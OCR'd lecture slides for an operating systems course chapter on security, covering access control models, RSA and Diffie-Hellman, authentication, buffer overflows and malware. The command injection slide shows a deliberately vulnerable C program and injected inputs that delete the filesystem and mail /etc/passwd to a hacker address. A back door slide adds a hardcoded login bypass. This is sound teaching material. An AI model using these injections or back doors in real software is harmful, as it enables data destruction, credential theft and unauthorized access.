# CS 444 Operating Systems

## Chapter 9 Security

J. Holly DeBlois

November 10, 2024

# Security Goals and Threats


| Goal | Threat |
|---|---|
| Confidentiality | Exposure of data |
| Integrity | Tampering with data |
| Availability | Denial of service |

# Can We Build Secure Systems?

- Two questions concerning security:
- Is it possible to build a secure computer system?
- If so, why is it not done?

# Trusted Computing Base


- A reference monitor



# Controlling Access to Resources

- Protection domains
- Access control lists
- Capabilities

# Protection Domains



# Protection Matrix


| Domain | File1 | File2 | File3 | File4 | File5 | File6 | Printer1 | Plotter2 |
|---|---|---|---|---|---|---|---|---|
| 1 | Read | Read<br>Write | | | | | | |
| 2 | | | Read | Read<br>Write<br>Execute | Read<br>Write | | Write | |
| 3 | | | | | | Read<br>Write<br>Execute | Write | Write |

# Protection Matrix

- A protection matrix with domains as objects

| Domain | File1 | File2 | File3 | File4 | File5 | File6 | Printer1 | Plotter2 | Domain1 | Domain2 | Domain3 |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | Read | Read<br>Write | | | | | | | | Enter | |
| 2 | | | Read | Read<br>Write<br>Execute | Read<br>Write | | Write | | | | |
| 3 | | | | | | Read<br>Write<br>Execute | Write | Write | | | |

# Access Control List





- Use of access control lists to manage file access
- Security enhanced Linux

# Access Control List Example

| File | Access control list |
| --- | --- |
| Password | tana, sysadm: RW |
| Pigeon_data | bill, pigfan: RW; tana, pigfan: RW; ... |

# Capability List




- When capabilities are used, each process has a capability list

# Capabilities

- Read, write, execute
- Copy capability: create a new capability for the same object
- Copy object: create a duplicate object with a new capability
- Remove capability: delete an entry from the capability list — object unaffected
- Destroy object: permanently remove an object and a capability

# Formal Models of Secure Systems

| | Compiler | Mailbox 7 | Secret |
|---|---|---|---|
| Eric | Read Execute | | |
| Henry | Read Execute | Read Write | |
| Robert | Read Execute | | Read Write |

Objects

(a)

| | Compiler | Mailbox 7 | Secret |
|---|---|---|---|
| Eric | Read Execute | | |
| Henry | Read Execute | Read Write | |
| Robert | Read Execute | Read | Read Write |

Objects


(b)

- An authorized state
- An unauthorized state

# Bell-LaPadula Model

- Rules for information flow:
- The simple security property
  - Process running at security level k can read only objects at its level or lower
- The * property
  - Process running at security level k can write only objects at its level or higher


# The Bell-LaPadula Multilevel Security Model



# The Biba Model


- To guarantee the integrity of the data:
- The simple integrity principle
  - Process running at security level k can write only objects at its level or lower (no write up)
- The integrity * property
  - Process running at security level k can read only objects at its level or higher (no read down).

# Covert Channels






- The client, server, and collaborator processes
- The encapsulated server can still leak to the collaborator via covert channels

# A Covert Channel Using File Locking




# Steganography





- Three zebras and a tree
- Three zebras, a tree, and the complete text of five plays by Shakespeare

# Basics of Cryptography




- Plaintext
- Ciphertext

# Basics of Cryptography

- Secret-key cryptography — symmetric-key cryptography
- Public-key cryptography
- Cryptographic hash function — one-way function
- Certification authority, CA
- Public key infrastructure, PKI

# Bézout's Theorem

- $a$ and $b$: positive integers
- There exist integers $s$ and $t$ such that
- $\gcd(a, b) = sa + tb$
- This is a linear combination with integer coefficients of $a$ and $b$
- $s$ and $t$ are called the Bézout's coefficients
- $s$ and $t$ can be found using the extended Euclidean algorithm

# Fermat's Little Theorem

- $p$ is a prime
- $a$ is an integer not divisible by $p$
- $a^{p-1} \equiv 1 \pmod{p}$
- Furthermore, for every integer $a$, $a^p \equiv a \pmod{p}$

# RSA Cryptosystem

- Choose $p$ and $q$, large primes
- $n = pq$
- Compute $\phi(n) = (p-1)(q-1)$
- Find an $e$ that is relatively prime to $(p-1)(q-1)$
  - $\gcd(e, \phi(n)) = 1$
  - Common choice: $e = 2^{16} + 1 = 65,537$
- Compute $d = e^{-1} \pmod{\phi(n)}$
  - $ed \equiv 1 \pmod{\phi(n)}$
  - Compute the Bézout's coefficients $s$ and $t$
  - $\gcd(e, \phi(n)) = se + t\phi(n) = 1$
  - $d = s$
  - The Euclidean algorithm takes $\log(n)$ time

# RSA Cryptosystem

- Public key $(n, e)$, private key $d$ — erase $\phi(n)$ after $d$ is computed
- To encrypt a message $m$, compute $c = m^e \mod n$
- To decrypt a cipher $c$, compute $m = c^d \mod n$
- This works because

$$de = 1 + k(p-1)(q-1)$$

$$c^d \equiv (m^e)^d = m^{de} = m^{1+k(p-1)(q-1)} \pmod{n}$$

- Assume $\gcd(m, p) = \gcd(m, q) = 1$, which is true except in rare cases
- By Fermat's little theorem,

$$m^{p-1} = 1 \pmod{p}$$

$$m^{q-1} = 1 \pmod{q}$$

$$c^d \equiv m \cdot m^{k(p-1)(q-1)} \equiv m \cdot 1 = m \pmod{n}$$

# Compute $m^e \mod n$

- $n$ has at least 1,024 bits
- If the message is short, pad it to 1,024 bits
- If the message is long, divide it into pieces of 1,024 bits
- Infeasible to explicitly raise $m$ to a large exponent $e$
- No computer has such an amount of RAM
- Not to mention CPU time

# Compute $m^e \mod n$

- Using modular arithmetic, we can compute
- $m \mod n, m^2 \mod n, m^3 \mod n, \ldots$
- Keep a small footprint
- But it still takes too much time when $e = 2^{16} + 1 = 65,537$

# Compute $m^e \mod n$

- Binary representation of $e = b_{k-1} b_{k-2} \ldots b_1 b_0$
- Pseudocode for fast modular exponentiation

```
c = 1
power = m mod n
for i = 0 to k − 1
  if (b_i == 1)
    c = (c * power) mod n
  power = (power * power) mod n
return c
```

- $\log(n)$ time
- $e = 2^{16} + 1$, in binary $(10000000000000001)_2$

# Security of RSA

- The security of RSA cryptosystem depends on the difficulty of factoring big numbers
- $(n, e)$ are public
- If Charlie can factor $n = pq$, he can compute $\phi(n) = (p-1)(q-1)$ and $d$
  - Charlies eavesdrops on Alice and Bob
- Then he can decrypt all ciphers
- Factoring big numbers is hard
- For common applications, 1,024-bit RSA is used
- For sensitive applications, 4,096-bit RSA is recommended

# RSA Factoring Challenge

- https://en.wikipedia.org/wiki/RSA_Factoring_Challenge
- RSA-576, 174 decimal digits
- $n = 188198812920607963838697239461650439807163563379417382700763356422988859715234665485319060606504743045317388011303396716199692321205734031879550656996221305168759307650257059$
- Factored in 2003
- $p = 398075086424064937397125500550386491199064362342526708406385189575946388957261768583317$
- $q = 472772146107435302536223071973048224632914695302097116459852171130520711256363590397527$

# RSA-896 Not Factored Yet

- 270 decimal digits
- $n =$ 412023436986659543855531365332575948179811699844327982845455626433876445565248426198098870423161841879261420247188869492560931776375033421130982397485150944909106910269861031862704114880866970564902903653658867433731720813104105190864254793282601391257624033946373269391

# The Difference $p - q$ Should be Large

- $n = pq$ is an odd number, $p > q$
- Let $u = (p + q)/2$
- Let $v = (p - q)/2$
- $n = pq = u^2 - v^2$
- If $p - q$ is small, $v$ is half of the difference, and $u$ is slightly larger than $\sqrt{n}$
- Then Charlie can factor $n$ by trying $p = \sqrt{n} + 1, \sqrt{n} + 2, \sqrt{n} + 3, \ldots$ and break RSA

# The Modulus $n = pq$ Must be Unique

- Assume $n$ is shared by two people
- Public key $(n, e_1)$ with private key $d_1$, public key $(n, e_2)$ with private key $d_2$, such that $\gcd(e_1, e_2) = 1$
- The message $m$ is encrypted

$$c_1 = m^{e_1} \mod n$$

$$c_2 = m^{e_2} \mod n$$

- Charlie can use the extended Euclidean algorithm to calculate $s$ and $t$ such that $se_1 + te_2 = 1$
- He can compute $m$ by

$$c_1^s c_2^t = m^{se_1 + te_2} = m \mod n$$


# The Exponent $e$ Should be Large

- If $e = 3$ is chosen for fast computation
- If message $m$ is sent to three people with public keys $n_1$, $n_2$, and $n_3$
- Ciphertext $c_i = m^3 \mod n_i$
- By the Chinese remainder theorem, there is a unique $x < n_1 n_2 n_3$ such that

$$x = c_1 \mod n_1$$
$$x = c_2 \mod n_2$$
$$x = c_3 \mod n_3$$

- $m$ is the cube root of $x$

# Digital Signature




- Hash the document
- Run the hash through decryption
- The signed document

# Diffie-Hellman Key Exchange

- Alice and Bob publicly agree to use $p$ and $g$ for key exchange, where $p$ is a large prime, and $g$ is a primitive root modulo $p$
- Alice chooses a random number $a \in \{1, \ldots, p-1\}$
- Bob chooses a random number $b \in \{1, \ldots, p-1\}$
- Alice computes $A = g^a \mod p$
- Bob computes $B = g^b \mod p$
- Alice and Bob publicly exchange $A$ and $B$
- Alice computes $K = B^a \mod p = g^{ab} \mod p$
- Bob computes $K = A^b \mod p = g^{ab} \mod p$
- The secret key $K$ is shared by Alice and Bob
- Charlie knows $p$, $g$, $A$, and $B$, but not $a$, $b$, and $K$

# Man-in-the-Middle Attack

- Assume Charlie intercepts all communications between Alice and Bob
- When Alice and Bob initiate the key exchange, Charlie pretends to be Bob to Alice, and Alice to Bob
- Charlie exchanges keys separately with Alice and Bob
- Then he can read all messages between Alice and Bob
- Solution: use RSA to authenticate during key exchange

# CS 413 Applied Cryptography

- Take CS 413 if you are interested in cryptography

# Authentication

- Methods of authenticating users when they attempt to log in based on one of three general principles:
- Something the user knows
- Something the user has
- Something the user is

# Unix Password Security


| |
|---|
| Bobbie, 4238, e(Dog, 4238) |
| Tony, 2918, e(6%%TaeFF, 2918) |
| Laura, 6902, e(Shakespeare, 6902) |
| Mark, 1694, e(XaB#Bwcz, 1694) |
| Deborah, 1092, e(LordByron,1092) |

- Use salt to defeat precomputation of encrypted passwords

# Challenge-Response Authentication

- Questions should be chosen so that the user does not need to write them down
- Examples
- Who is Marjolein's sister?
- On what street was your elementary school?
- What did Mrs. Ellis teach?


# Use a Smart Card for Authentication





- Server sends 512 random bits
- Smart card adds the user's 512 bits of password, square the sum, return the middle 512 bits

# Authentication Using Biometrics

- A device for measuring finger lengths
- Facial recognition
- Iris
- Voice
- Odor (urine)
- Blood, blood vessel imaging



# Buffer Overflow Attack




- Situation when the main program is running
- After the procedure A has been called
- Buffer overflow shown in gray

# Buffer Overflow Attack

- Overflow the buffer B
- Replace the return address with the address of B
- Fill B with machine instructions, typically `execv()` a shell
- It replaces the original process — no child process is spawned
- Shellcode

# Data Execution Prevention

- Prevent code injection attacks
- The NX bit — No-eXecute
- W XOR X — Write-eXclusive-OR-eXecute
- Data segments (heap, stack, global variables) are writable
- Text segment is executable
- Linux, Mac OS X, Windows all have this protection

# Command Injection Attacks

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = "cp ";          /* declare 3 strings */
  printf("Please enter name of source file: ");       /* ask for source file */
  gets(src);                                           /* get input from the keyboard */
  strcat(cmd, src);                                    /* concatenate src after cp */
  strcat(cmd, " ");                                    /* add a space to the end of cmd */
  printf("Please enter name of destination file: ");  /* ask for output file name */
  gets(dst);                                           /* get input from the keyboard */
  strcat(cmd, dst);                                    /* complete the commands string */
  system(cmd);                                         /* execute the cp command */
}
```

- `cp abc xyz`
- `cp abc xyz; rm -rf /`
- `cp abc xyz; mail me@hacker.com < /etc/passwd`

# Back Doors

- Normal code

```
while (TRUE) {
    printf("login: ");
    get_string(name);
    disable_echoing( );
    printf("password: ");
    get_string(password);
    enable_echoing( );
    v = check_validity(name, password);
    if (v) break;
}
execute_shell(name);
```

(a)

- Code with a back door inserted

```
while (TRUE) {
    printf("login: ");
    get_string(name);
    disable_echoing( );
    printf("password: ");
    get_string(password);
    enable_echoing( );
    v = check_validity(name, password);
    if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b)

# CS 449 Introduction to Computer Security

- Take CS 449 if you are interested in cybersecurity

# Malware


- Viruses
- Trojan horses
- Worms
- Spyware
- Ransomware
- Rootkits

# Virus

- Executable program virus
- Companion virus
- Memory-resident virus
- Boot-sector virus
- Macro virus


# Executable Program Virus

- Place a virus to an enlarged executable
- Split the virus over free space in an executable



# Boot Sector Virus


- Capture all of the interrupt and trap vectors
- Recapture the printer interrupt vector



# Spyware

- Change the browser's home page
- Modify the browser's bookmarks
- Add new toolbars to the browser
- Change the user's default media player
- Change the user's default search engine
- Add new icons to the Windows desktop
- Replace banner ads on webpages with those the spyware picks
- Put ads in the standard Windows dialog boxes
- Generate a continuous and unstoppable stream of pop-up ads

# Five Places a Rootkit Can Hide





- Infect the OS through the root user

# Defenses


- Firewall
- Antivirus
- Code signing
- Jailing
- Sandboxing

# Firewall




- A simplified view of a hardware firewall protecting a LAN with three computers

# Virus Scanner





- Virus has several ways to evade detection

# Polymorphic Virus

| | | | | |
|---|---|---|---|---|
| MOV A,R1 | MOV A,R1 | MOV A,R1 | MOV A,R1 | MOV A,R1 |
| ADD B,R1 | NOP | ADD #0,R1 | OR R1,R1 | TST R1 |
| ADD C,R1 | ADD B,R1 | ADD B,R1 | ADD B,R1 | ADD C,R1 |
| SUB #4,R1 | NOP | OR R1,R1 | MOV R1,R5 | MOV R1,R5 |
| MOV R1,X | ADD C,R1 | ADD C,R1 | ADD C,R1 | ADD B,R1 |
| | NOP | SHL #0,R1 | SHL R1,0 | CMP R2,R5 |
| | SUB #4,R1 | SUB #4,R1 | SUB #4,R1 | SUB #4,R1 |
| | NOP | JMP .+1 | ADD R5,R5 | JMP .+1 |
| | MOV R1,X | MOV R1,X | MOV R1,X | MOV R1,X |
| | | | MOV R5,Y | MOV R5,Y |
| (a) | (b) | (c) | (d) | (e) |

- Use various no-op instructions to mutate code

# Code Signing




- Same principle as digital signature